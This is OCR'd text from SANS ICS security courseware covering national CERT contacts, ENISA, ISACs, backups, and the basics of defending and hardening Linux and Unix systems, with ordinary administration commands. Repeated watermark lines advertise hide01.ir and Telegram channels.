Curacao: CARICERT
Czech Republic: CSIRT.CZ
Czech Republic: GovCERT.CZ
Denmark: GovCERT.DK
Ecuador: EcuCERT
Egypt: EG-CERT
Estonia: CERT-EE
Ethiopia: Ethio-CER2T
Finland: NCSC-FI
France: CERT-FR
Georgia: CERT.GOV.GE
Germany: CERT-Bund
Ghana: CERT-GH
Guatemala: CERT-GT
Hong Kong: GovCERT.HK
Hong Kong: HKCERT
Iceland: CERT-IS
India: CERT-IN
Indonesia: ID-SIRTII/CC
Iran: CERTCC MAHER
Israel: CERT-IL
Italy: CERT-PA
Italy: IT-CERT
Japan: JPCERT/CC
Japan: NISC
Kazakhstan: KZ-CERT
Kenya: KE-CIRT/CC
Korea South: KN-CERT
Korea South: KrCERT/CC
Kosovo: KOS-CERT
Laos: LaoCERT
Latvia: CERT.LV
Lithuania: CERT-LT
Lithuania: LT-CERT
Luxembourg: CIRCL
Luxembourg: GOVCERT.LU
Luxembourg: NCERT.LU
Macau: MOCERT
Malaysia: MyCERT
Malta: CSIRTMalta
Mauritius: CERT-MU
Mexico: CERT-MX
Mexico: TIC CERT
Moldova: CERT-GOV-MD
Montenegro: CIRT.ME
Morocco: maCERT
Myanmar: mmCERT
Netherlands: NCSC-NL
New Zealand: CERT NZ
New Zealand: NCSC
Nigeria: NgCERT
Norway: EkomCERT
Norway: MiljoCERT
Norway: NorCERT
Oman: OCERT
Panama: CSIRT Panama
Paraguay: CERT-Py
Peru: PeCERT
Poland: CERT.Gov.PL
Poland: CERT.PL
Portugal: CERT.PT
Portugal: CNCS
Qatar: Q-CERT
Romania: CERT-RO
Russia: GOV-CERT.RU
Saudi Arabia: CERT-SA
Singapore: SingCERT
Slovakia: CSIRT.SK
Slovakia: GOV CERT SK
Slovakia: SK-CERT
Slovenia: SI-CERT
South Africa: ECS-CSIRT
Spain: CCN-CERT
Spain: CERT-SeguridadIndustria
Spain: ESP DEF CERT
Sri Lanka: Sri Lanka CERT/CC
Sweden: CERT-SE
Switzerland: GovCERT.ch
Switzerland: SWITCH-CERT
Taiwan: TWNCERT
Tanzania: TZ-CERT
Thailand: ThaiCERT
Tonga: CERT.to
Tunisia: tunCERT
Turkey: TR-CERT
Uganda: Ug-CERT
Ukraine: CERT-UA
United Arab Emirates: aeCERT
United Kingdom: NCSC
United States: CISA
Uruguay: CERTuy
Uzbekistan: UZ-CERT
Venezuela: VenCERT
Vietnam: VNCERT
Zambia: ZM CIRT

Note: these change faster than we can update, so ask Google for the latest information.

Reference:

- https://www.sei.cmu.edu/education-outreach/computer-security-incident-response-teams/national-csirts/index.cfm

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ENISA

- European Union Agency for Network and Information Security (ENISA)
  - Created in 2004 by EU Regulation No 460/2004
  - Headquartered in Heraklion, Greece with offices in Athens
  - Proposed for expanded mission in 2018

- Mission of ENISA
  - Act as an independent center of expertise
  - Promote cooperation and coordination with EU CSIRT/CERTS
  - Support Member State capacity and capabilities
  - Recommend policy and best practices
  - Support global involvement and cooperation
  - Assist policymaking at Union level
  - Raise awareness among citizens and businesses
  - EU cybersecurity certification framework



- Coordinate the Cyber Europe exercises, occurring biennially since 2010

Reference:

- https://www.enisa.europa.eu

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Information Sharing and Analysis Centers (ISACs)



ISACs are trusted entities established by Critical Infrastructure Key Resource (CIKR) owners and operators to provide comprehensive sector analysis, which is shared within the sector, with other sectors, and with governments. ISACs take an all-hazards approach and have a strong reach into their respective sectors, with many reaching more than 90 percent penetration. Services provided by ISACs include risk mitigation, incident response, and alert and information sharing. The goal is to provide users with accurate, actionable, and relevant information. Member benefits vary across the ISACs and can include access to a 24/7 security operations center, briefings, white papers, threat calls, webinars, and anonymous CIKR owner/operator reporting. (Source: ***National Council of ISACs***)

Reference:

- https://www.nationalisacs.org/member-isacs

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Importance of Backups for Security

- If you are infected with ransomware...
  - Firewalls will help limit the spread
  - But backups will help restore the lost data
- You need to have current backups for
  - Forensics analysis
  - Performing audits against a baseline
  - Disaster recovery
  - Accidental data deletion
  - Compliance with regulations
- Commercial solutions from
  - Veritas, IBM, Dell, Arcserve, Commvault, and others
  - Consider user the same solution your IT uses, but a different deployment of it

Having good backups is indispensable for doing post-attack and post-infection forensics, performing an audit against a prior baseline, surviving natural or deliberate disasters, restoring accidentally lost data, and staying in legal compliance. You also need to perform a backup of critical systems right before you apply a new Service Pack or patch so that you quickly can get back to square one if the update breaks something critical.

You have to assume that *eventually* your servers will be rooted, your workstations will get infected, and your databases data-diddled into garbage, so what is your plan for recovery? Every security system eventually fails, but a failure doesn't have to be a *Game-Over* catastrophe. You can live to fight another day, but only if you can recover your data. Your hardware, bandwidth, services, and reputation can (usually) be replaced, but it's your data that cannot be replaced—it can be restored only from backups. When backups are restored, ensure appropriate actions are performed prior to reintroduction: Asset name change, IP change, update in AD, license activation, changing log review of modifications to the device since the last backup, and verification of any compliance requirements prior to reintroduction to production.

What if you had to choose between having a perimeter firewall and having an enterprise-wide reliable backup system for all servers and workstations? Assume you can't have both. Which would you choose? Which would be more important for *security*?

"The single most important thing any company or individual can do to improve security is have a good backup strategy." —Bruce Schneier, *CRYPTO-GRAM Newsletter* (July 15, 2008).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Patching is one of our primary defenses on each endpoint
  - Not expected to patch 100% of systems
  - Due diligence is to document each missing patch
  - OS patching in Level 3 is easy compared to third-party software on those systems
- Recommendations to owner/operators
  - Generate metrics of patched systems
  - Also generate metrics of systems/devices/software not being tracked
  - Achieve the ability to generate a missing patch report for ICS in 2 hours
- Recommendations to vendors
  - Provide solutions to gather patch statistics for all your products
  - Create advisories for customers and a portal to accept reports

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

General inquiries: info@sans.org
Registration: registration@sans.org
Tuition: tuition@sans.org
Press: press@sans.org
301-654-SANS (7267)

Contacts and Resources

AUTHOR
Justin Searle
justin@controlthings.io

ICS Resources
ics.sans.org
@sansics
https://ics-community.sans.org/signup

Justin Searle is the Director of ICS Security at InGuardians, specializing in ICS security architecture design and penetration testing. He led the Smart Grid Security Architecture group in the creation of NIST Interagency Report 7628 and has played key roles in the Advanced Security Acceleration Project for the Smart Grid (ASAP-SG), National Electric Sector Cybersecurity Organization Resources (NESCOR), and Smart Grid Interoperability Panel (SGIP).

Justin has taught courses in hacking techniques, forensics, networking, and intrusion detection for multiple universities, corporations, and security conferences. He is currently a Senior Instructor for the SANS Institute and a faculty member at IANS. In addition to electric power industry conferences, Justin frequently presents at top international security conferences such as Black Hat, DEFCON, OWASP, Nullcon, and AusCERT.

Justin leads prominent open-source projects including the ControlThings Platform, Samurai Web Testing Framework (SamuraiWTF), Samurai Security Testing Framework for Utilities (SamuraiSTFU). He has an MBA in International Technology and is a CISSP and SANS GIAC certified Incident Handler (GCIH), Intrusion Analyst (GCIA), Web Application Penetration Tester (GWAPT), and GIAC Industrial Control Security Professional (GICSP).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

410.5

ICS Security Governance

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

SEC410.5

ICS Security Governance

ICS/SCADA SECURITY ESSENTIALS

@ 2023 JUSTIN SEARLE | ALL RIGHTS RESERVED

I01_01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Table of Contents

Defending Linux and Unix	3
Lab 5.1: Baselining and Hardening Linux Systems	23
Endpoint and SIEMs	25
Lab 5.2: Windows Event Logs	43
ICS Cybersecurity Programs	45
ICS Cybersecurity Policies	62
Measuring Cybersecurity Risk	76
Incident Response	87
Final Thoughts and Next Steps	108
Contacts and References	112

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Defending Linux and Unix

Applicable Standards:

- **NIST CSF v1.1:** PR.PT-3
- **ISA/IEC 62443-2-1:2009:** 4.3.3.5.1, 4.3.3.5.2, 4.3.3.5.3, 4.3.3.5.4, 4.3.3.5.5, 4.3.3.5.6, 4.3.3.5.7, 4.3.3.5.8, 4.3.3.6.1, 4.3.3.6.2, 4.3.3.6.3, 4.3.3.6.4, 4.3.3.6.5, 4.3.3.6.6, 4.3.3.6.7, 4.3.3.6.8, 4.3.3.6.9, 4.3.3.7.1, 4.3.3.7.2, 4.3.3.7.3, 4.3.3.7.4
- **ISA/IEC 62443-3-3:2013:** SR 1.1, SR 1.2, SR 1.3, SR 1.4, SR 1.5, SR 1.6, SR 1.7, SR 1.8, SR 1.9, SR 1.10, SR 1.11, SR 1.12, SR 1.13, SR 2.1, SR 2.2, SR 2.3, SR 2.4, SR 2.5, SR 2.6, SR 2.7
- **ISO/IEC 27001:2013:** A.9.1.2
- **NIST SP 800-53 Rev. 4:** AC-3, CM-7
- **CIS CSC:** 3, 11, 14
- **COBIT 5:** DSS05.02, DSS05.05, DSS06.06

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Linux and Unix in the ICS World

- Workstations: Limited use in ICS
- Servers: Common for high-load servers
  - Unix can occasionally be found
    - Older server may have SunOS or SCO UnixWare
    - Newer servers may include Solaris, IBM's AIX, HP-UX, and on occasion one of the BSDs
  - Linux is common
    - Red Hat Enterprise Linux most common, with CentOS where you don't need support
    - Novell SUSE, Oracle, and Ubuntu have some presence
- Embedded devices: Common for many vendor closed-box solutions
  - Many technician handhelds have started to migrate to Linux
    - Often using homegrown versions of Linux or specialized variants like Wind River's Linux
    - Some are starting to use modified versions of Android (Linux)
  - Network and field devices not needing RTOS
- Unix/Linux servers are substantially different than their Windows counterparts

It is still uncommon to see a Linux-based workstation in the ICS world, as the laptop and desktop are still substantially controlled by the Microsoft Windows-based operating systems. The largest exception of this is the up-and-coming use of mobile devices, which will require additional management steps and possibly the implementation of a Mobile Device Management (MDM) and endpoint protection system. These are mostly run on Android (Linux-based) or Apple iOS (Unix-based), but mobile devices are still rare to see in actual production due to a higher security risk.

On the server side, it is different. Unix can be found on older servers all over the ICS server world, mostly deployed several years or even decades ago. On the latest and greatest servers, we often see Linux being required or even automatically installed on “closed-box" solutions from manufacturers and vendors, especially on high-load servers. The most commonly deployed Linux server is probably Red Hat Enterprise Linux (RHEL), but both Ubuntu and Novell's SUSE have some presence in the ICS market. These Unix/Linux servers are substantially different than their Windows counterparts, and we will spend the rest of this section comparing and contrasting Windows and Linux to help you understand this difference.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Linux/Unix Design Philosophy

- Windows started as a desktop OS
  - Single-user platform
  - Grew into a server OS (multi-process and multi-users)
- Unix started as a server OS
  - Multi-process and multi-user
  - Grew into a desktop platform
- Linux grew out of Unix
  - Built with same design philosophy
  - Kernel is the primary difference between the two
  - User interface and software is mostly the same

Although it's vital to be comfortable with the most common operating system (OS) in use today, there are substantial (and some say vital) reasons to know about the others as well. There's always room for people to argue over which OS is "better" than another, but the bottom line is they all have advantages, limitations, and liabilities. Because they all get together on big, fast networks, they represent threats to each other that security-minded people need to know about and protect against. Which OS you choose to use depends on what you want to do with a computer, and that's another reason to be familiar with everything that is available. Although Windows has morphed into an OS that one might just as likely find on a server as on a person's desktop computer, it wasn't always that way.

Windows started its commercial life as a desktop OS only, something used by one person to do (basically) one thing at a time until the job was done. Think of a person in an office writing a report or a letter for a project. As things progressed, there came a need for several people to work on a project together, and that required them to all work on (or at least access remotely) the same computer running the same OS. For many reasons, including the need for people to collaborate and to keep all their files together, Microsoft was prompted to develop a server version of Windows that would perform multiple tasks for multiple users simultaneously. So, suddenly, you could run a desktop version of Windows on your desktop computer and a server version of Windows on a server, which juggled and synchronized everyone's requests.

Interestingly, Unix developed along the same lines but running in the opposite direction. Unix was conceived in 1969 as an OS that was going to run on a server with many users all doing different things at the same time. The OS needed to manage not only these users and their processes but also all the background programs that made these processes available to the users in the first place. It became stable and dependable, and people started businesses that did nothing but write and maintain a version of Unix as their main source of income. One guy even thought of writing his own version and then shared it with the rest of the world expecting no money in return.


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Reference:

- https://en.wikipedia.org/wiki/Unix

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



Consider the above chart from Wikipedia. I understand that you probably can't read this chart in your books, so please visit the URL in the references below to see the full-sized original.

Many things combined give us the Unix landscape we see today. Legal considerations, advances in technology, mass collaboration among thousands of programmers, and the changing needs of users and administrators all shape what is put in software and how it is all put together. By looking at the chart, it is interesting to see the evolution of Unix over the last 40+ years.

Reference:

- Wikipedia Unix Family Tree – https://goo.gl/Xf8fGg

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Filesystem Layout

Windows	Linux / Unix
C:\	/ - root folder or root filesystem
\Windows	/boot - kernel /bin - core shell command for normal users /sbin - core shell commands for super users (root)
\Program Files \Program Files (x86)	/usr - higher level OS and third-party apps /var - writable storage for apps /tmp - temporary storage for apps
\Users \Documents and Settings	/home - all normal users' home directories /root - root's home directory (*nix's administrator)
Windows Registry	/etc - configuration directory
Windows APIs	/dev - interface with devices /proc - interface running processes /sys - interface with kernel
D:\ E:\ F:\	Mounted in subfolders in /media

There used to be a lot of variance in where different files were located in different Unix "flavors," but modern Unix variants have settled down to using the same general filesystem layout. The top of the filesystem tree is the "root directory," /. Below this directory are various important subdirectory trees.

The /dev directory contains the special "device files" that programs running on the system use to communicate with the physical hardware devices controlled by the operating system kernel. Unix systems derived from the AT&T "System V" (SYSV) Unix standard, such as Solaris and HP-UX, often will put these device files into the /devices directory but also usually maintain a /dev directory for compatibility with other systems.

/usr is where most of the critical components of the operating system live, including system binaries, programming libraries and tools, and online documentation. This directory structure can be thought of as being "read-only": After the operating system is loaded, not many changes under /usr should occur unless the operating system is upgraded, or patches are installed. /var is where the system keeps frequently-changing data, such as log files and temporary queues for system services like email and printing.

While programs provided with the operating system end up in directories like /usr/bin and /usr/sbin, other programs can be found scattered throughout the system. A standard convention is to put third-party software obtained from the internet into the /usr/local directory. SYSV-derived machines systems like Solaris and HP-UX often will put third-party software (particularly commercial software) into /opt. Different sites may choose to use a different directory-naming scheme for third-party software, however, such as /pkg or /sw.

User home directories often are found under /home. For large Unix networks, though, /home often is an NFS-mounted directory, and /export/home is the directory in which the files physically reside on the file server. Again, many other local conventions exist. Some sites prefer directory names like /users or /u1, /u2, …, and such.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DOS/Windows-to-Linux Command Cheatsheet

Windows	Linux/Unix	Description
dir /w	ls	Lists contents of current working directory
dir	ls -l	Long listing which shows attributes/permissions
dir /ah	ls -al	Lists hidden and regular files
cd	cd <dir>	Changes the working directory
rename	mv <file1> <file2>	Renames file1 to file2, works for directories, too
type	cat <file> head <file> tail <file> tac <file>	Prints a text file to the terminal (short for concatenate) Prints first few lines (defaults to 10) Prints last few lines (defaults to 10) Prints file backwards
more	less <file>	Prints a text file to the terminal one page at a time
attrib	chmod <attributes> <file>	Changes file attributes/permissions
md	mkdir <newdir>	Makes a new directory
rd	rmdir <empty dir>	Removes a directory; only works if empty
del	rm <file>	Deletes files (use -r to delete a whole directory with files)
copy	cp <file1> <file2>	Copies file1 to file2
ipconfig	ifconfig ip addr	Shows current IP address for each interface
>	<command> > <file>	Saves output of command to a file
>>	<command> >> <file>	Appends output of a command to a file
|	<command1> | <command2>	Sends output of a command to the input of another command

This slide provides a correlation between Windows and Unix commands for those who may already have familiarity with DOS command-line functions as used in cmd.exe on Windows.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Other Linux/Unix Commands You Should Know

Command	Description
`pwd`	Print working directory; useful if you get lost in the terminal

`ps`
`ps aux`
`ps -Al`
	Show current user's running processes
	Show all running processes on any Unix/Linux system
	Show all running processes on Linux systems

`kill <ID>`	Terminate a process by ID
`killall <name>`	Terminate all processes with the name specified
`man <command>`	Show help manual for command specified
`find / -name <file>`	Search entire hard drive for a file
`locate <file>` `sudo updatedb`	Can use this on most Linux systems to quickly find files from an index Use to update the indexed files (usually runs as a scheduled job)
`grep <string> <file>`	Search through a file for a specific text string
`chown <file>`	Change the owner of a file or directory
`sudo <command>`	Run command as root
`sudo -s`	Log in as root user
`su <user>`	Log in as different user
`sudo route -n`	Show local routing table
`sudo netstat -ltunp`	Show listening TCP and UDP ports in numerical form with process name

This slide contains some of the key Unix commands. Some of the more predominant commands in analyzing incidents and locating items are the "grep" and "find" commands. An example command that combines some of the commands listed above: >> ps –ef | grep (search term). This command will view current processes and perform a search based on your search term. A modified version of the su command that is utilized often is sudo, which enables a user to execute a command as super user.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Updating Linux and Unix OS Files

- All Linux distributions provide software repositories
  - Includes thousands of third-party software packages
  - Most of this is not installed by default but can be added
- Each distribution has its own local package management tools
  - Red Hat/CentOS: rpm, yum, dnf, Add/Remove Software
  - Debian/Ubuntu: dpkg, apt, Ubuntu Software Center
  - SUSE/OpenSUSE: rpm, zypper, Yet another Setup Tool (YaST2)
  - Mostly a manual process on each machine, often via SSH
- Management solutions exist with functionality similar to Microsoft's MECM
  - Each distribution has a for-pay solution, often limited to their distribution
  - Open-source solutions exist like Puppet, Chef, and Ansible that have commercial support
  - Commercial solutions exist for combined Microsoft and Linux patch management
    - IBM BigFix, Ivanti Patch, Symantec Client Management Suite, and others

References:

- Red Hat Satellite – https://goo.gl/c8TsrQ
- SUSE Manager – https://www.suse.com/products/suse-manager/
- Ubuntu Landscape – https://landscape.canonical.com
- Puppet – https://puppet.com
- Chef – https://www.chef.io
- IBM BigFix for Patch Management – https://goo.gl/MmPjVz
- Ivanti Patch – https://www.ivanti.com/products/patch-management-for-linux-unix-mac
- Symantec Client Management Suite – https://www.broadcom.com/products/cyber-security/endpoint/management/client-management-suite

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Containers

- Linux and Unix have provided chroot() or jail() to isolate individual processes to a single folder tree
  - If attackers compromise an application, they have only limited access to the filesystem
  - Many network services can be run in chroot() or jail()
  - Some network services have built-in chroot(): TFTP, FTP, BIND, SSH
- This grew into what we know today as container technologies
  - Processes run in a virtual container that emulates subsystems of the OS
  - Think virtualization of everything except the hardware and kernel
  - Can isolate process tree, network, users, memory limits, processor limits, even root isolation
  - Containers help minimize lateral movement between processes on the same host
- There are various implementations on the market today
  - Docker, Solaris Containers, and LXC/LXD (LinuX Containers) are popular examples
  - Microsoft uses similar technologies in Windows 10 to protect Edge browser and other software
  - Microsoft Server 2016 added their own container implementation

The Unix chroot() restriction is an application isolation feature that must be enabled on an application-by-application basis.

Application developers may choose to have their program invoke chroot(), typically early in the setup and configuration phase of the application before the application starts accepting requests from external users. When an application calls chroot(), it is basically specifying to the OS kernel a directory in the filesystem where the application wants to isolate itself. From that point forward, the kernel enforces this isolation and doesn't let the application "see" any of the filesystems outside of the directory that the application specified when making the chroot() call. From the application's perspective, it is as if this directory and all the subdirectories and files below it are now the only files and directories on the system. (The system call is named chroot() because it effectively "changes the root" of the filesystem from the application's perspective.)

The advantage from a security perspective is that if a vulnerability is discovered and exploited in the application, then the attacker can access only the parts of the filesystem where the application has chroot()ed itself. This prevents the attacker from modifying other configuration files and binaries in the "main" operating system directories and compromising the rest of the system. In fact, the attacker's exploit may fail completely because it relies on other operating system binaries that are not present in the chroot() directory used by the application. This is particularly useful for applications like BIND and SSH, which are often internet-facing applications and are complex enough that it's likely there are going to be more remote exploits discovered over time. Running these applications with the chroot() restriction helps mitigate the potential damage from future security events.

Container technologies from Docker, Solaris, Microsoft, and Linux's LXC/LXD take this to the next level by providing the ability to isolate a process not only to its own filesystem, but pretty much everything above the kernel, including in some implementations its own network stack, process tree, and users.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Steps to Hardening Linux

- Disable unused services
- Follow distributions security guidance
- Run Lynis and address findings
- Consider other free and paid third-party security solutions
- Configure iptables/iftables firewall rules
- Automate extra needed configurations and actions

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

System Daemon

- systemd starts daemons based on system state's "target" instead of runlevel
  - **poweroff.target**: Shutdown or Halt
  - **emergency.target**: Emergency mode for system recovery
  - **rescue.target**: Single user mode (root)
  - **multi-user.target**: Multi-user terminal mode
  - **graphical.target**: Graphical mode
  - **reboot.target**: Reboot
- Daemons are set to start or stop for each target level
  - Most Unix and Linux systems have graphical tools to configure this
  - All Linux systems share the same terminal commands :-)
- Terminal commands for systemd
  - **systemctl**: List current states for all daemons
  - **systemctl <command> <daemon>**: Used to start, stop, restart, enable, disable, and get current status
  - **systemctl isolate <target>**: Used to immediately change target mode
  - **systemctl set-default <target>**: Used to change target mode for all future boots

Enable and disable default boot mode for each daemon/service

